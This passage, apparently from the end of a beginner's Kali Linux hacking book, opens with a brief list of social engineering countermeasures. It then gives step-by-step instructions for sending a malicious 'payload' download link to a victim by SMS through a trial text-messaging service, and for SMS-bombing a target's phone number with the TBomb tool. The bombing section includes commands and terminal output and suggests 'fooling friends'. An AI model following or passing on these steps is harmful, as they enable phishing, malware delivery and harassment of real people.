To see your smtp server and port, get to “settings” and then proceed to the “user.” At its bottom, you will see the smtp port and server.

Countermeasure of Social Engineering

Luckily, there are many great countermeasures that you may get to in order to deal with the matters of social engineering. Below are a few of those:

- Provide proper training to employees. This includes teaching them to ask for proper identification either over the phone or in person
- Give different values to different pieces of valuable information. This can involve phone numbers, usernames, passwords, URLs and so on. The higher the value given the greater the security
- Train employees to be on their guard. In other words, make sure you train employees to verify the reasons why a caller wants privileged information and ask for their authorization to gain access to it.
- Train employees to verify first before clicking on links in emails. Employees should be told to use bookmarked links and not those found in just any e-mail.
- Get rid of sensitive documents. Instead of leaving them in a filing cabinet or on your desk, shred them first or burn them. Getting rid of the sensitive information after its not needed leaves no trace for social engineers.
- Discs and electronic devices should also be destroyed. This can be

done through special shredding tools or by overwriting the computer accessories with 1s and 0s.

- Stop giving strangers the benefit of the doubt. Question their stories.
- Make sure you know and understand your company's privacy policy. This policy lets you know who can and who cannot gain access to certain parts of a building
- Lock your laptop. This way, no unauthorized person can access your files.

Anonymous SMS Delivery

In this final segment of the book, we are going to explain how to confer the Payload by use of SMS. This method is pretty effective and is less offensive compared to the e-mails. Also, they are less likely to be ignored when compared to other modes of communication.

In our case, we shall use the same to market and promote our merchandise. To this end, I make use of a site called localtext.com. You are free to make use of any other in your country.


The steps below will help me to send the message:

1. Signup and Activate Account

It all begins by creating and activating an account. Many companies will often offer you free SMSs in the trial days. You may use these to send out the payload.

The process of signing up is pretty easy in most cases. Thus, we shall not cover that. I use a company dubbed **localtext** and it gives me ten SMSs for free as a trial.

2. Get to the “send SMS” option.



I have accessed the “send text message” option in the taskbar. I then click the “send SMS” button.


3. Compose and send out the message.

A screenshot of the 'Send Message To' and 'Message Details' forms. The 'Send Message To' form on the left has a 'Number' input field and a 'Save this number to my contacts' checkbox. The 'Message Details' form on the right has a 'Message' rich-text editor and a character count indicator ('You have used 0 characters'). Both forms have sections for 'Schedule' and 'Include opt-out message'. At the bottom are 'Save Message in Drafts' and 'Send Message' buttons.

Having done that, I now compose and send out the message. This entails

filling only two sections i.e. the message and the number. You may as well download the SMS template online.

Be sure to indicate the direct download link to deter the victim from asking for any confirmations. After doing everything, you may now hit the “send SMS” button.



The software will ask you to confirm.

Bonus Section

Fun with Kali Linux

Here, we are going to learn the steps to take to execute the SMS and call-bombings by use of the Kali Linux.

While performing this SMS bomb to our victims, we will receive plenty of messages we may use the same trick to fool friends.

The tool we shall make use of as things are is the Tbomb. It is by far the best and the easiest ones to make great use of. Go to Google and search “Tbomb github.” Proceed to copy the “gitclone” uniform resource locator.

Then, follow the proceeding steps to wrap up the exercise.

1. Open the terminal and then type “git clone.” Paste the above link and hit the “enter” button.

```
root@kali:/home/anon/Desktop# git clone https://github.com/TheSpeedX/TBomb.git
Cloning into 'TBomb'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 426 (delta 5), reused 17 (delta 5), pack-reused 404
Receiving objects: 100% (426/426), 1.57 MiB | 1.58 MiB/s, done.
Resolving deltas: 100% (219/219), done.
```

2. Alter the present directory to the “tbomb” and then type “ls” in order to generate the list of all the files in that directory.

```
root@kali:/home/anon/Desktop/TBomb# ls
apidata.json  isdcodes.json  README.md          TBomb.sh
bomber.py     LICENSE        requirements.txt
root@kali:/home/anon/Desktop/TBomb#
```

Prior to running the “TBomb.sh file,” we will have to convert it to the executable version.

1. Type chmod +x TBomb.sh

```
root@kali:/home/anon/Desktop/TBomb# chmod +x TBomb.sh
```

```
root@kali:/home/anon/Desktop/TBomb#
```


2. Type **./TBomb.sh** to run the TBomb.



All the above steps shall take some time to install the packages. In this instance, we are going to make use of some four options. These are the call bombing, SMS bombing, mail bombing, and the update.

The “update” comes first after the installation exercise. So, let us update the “tbomb” in the first instance.

3. Type four and press “enter.”



We are now capable of performing the bombing attacks. Why not now try SMS bombing?

4. Specify the country code of the targeted victim.



```
[ ✓ ] Version: v2.0b1
[ # ] Contributors: SpeedX t0xic0der scpketer Stefan

[ # ] Checking for updates
[ ✓ ] TBomb is up-to-date
      Starting TBomb
[ # ] NOTIFICATION: DEPRECATION WARNING:
ALL TBOMB VERSIONS BELOW V2.0 WILL NO LONGER WORK AFTER 14-11-2020.
ALL TBOMB USERS NEED TO UPDATE TO V2.0 ASAP.

[ ↴ ] Enter your country code (Without +): █
```

5. Specify the victim's phone number and press "enter."



```
[ ✓ ] Version: v2.0b1
[ # ] Contributors: SpeedX t0xic0der scpketer Stefan

[ # ] Checking for updates
[ ✓ ] TBomb is up-to-date
      Starting TBomb
[ # ] NOTIFICATION: DEPRECATION WARNING:
ALL TBOMB VERSIONS BELOW V2.0 WILL NO LONGER WORK AFTER 14-11-2020.
ALL TBOMB USERS NEED TO UPDATE TO V2.0 ASAP.

[ → ] Enter your country code (without +): 91
[ → ] Enter the target number: +91 6260████████
[ → ] Enter number of SMS to send (Max 500): █
```

6. Specify the number of SMS to be sent, we cannot send more than 500 SMS at a time.

```
[ → ] Enter number of SMS to send (Max 500): 10
[ → ] Enter delay time (in seconds): █
```

7. Now, enter the delay time in seconds and press “enter.”

```
[ # ] Gearing up the Bomber - Please be patient
Please stay connected to the internet during bombing
Target      : 91620.██████████
Amount      : 10
Threads     : 0 threads
Delay       : 1.0 seconds
[ ! ] This tool was made for fun and research purposes only
[ → ] Press [CTRL+Z] to suspend the bomber or [ENTER] to resume it
```

Now we can see that the bombing attack has been started.

What is next?

You now have a basic understanding of Kali Linux and its tools. In this book, we have covered only client side attacks and basics of Kali Linux because this book is made for beginners, and we want to make things simple and clear. In the next edition of this book, we will cover advance concepts with practical videos. In the next edition we will focus on web application attack.

I highly recommend learning bash and power shell because this can help you to automate lots of boring penetration testing task.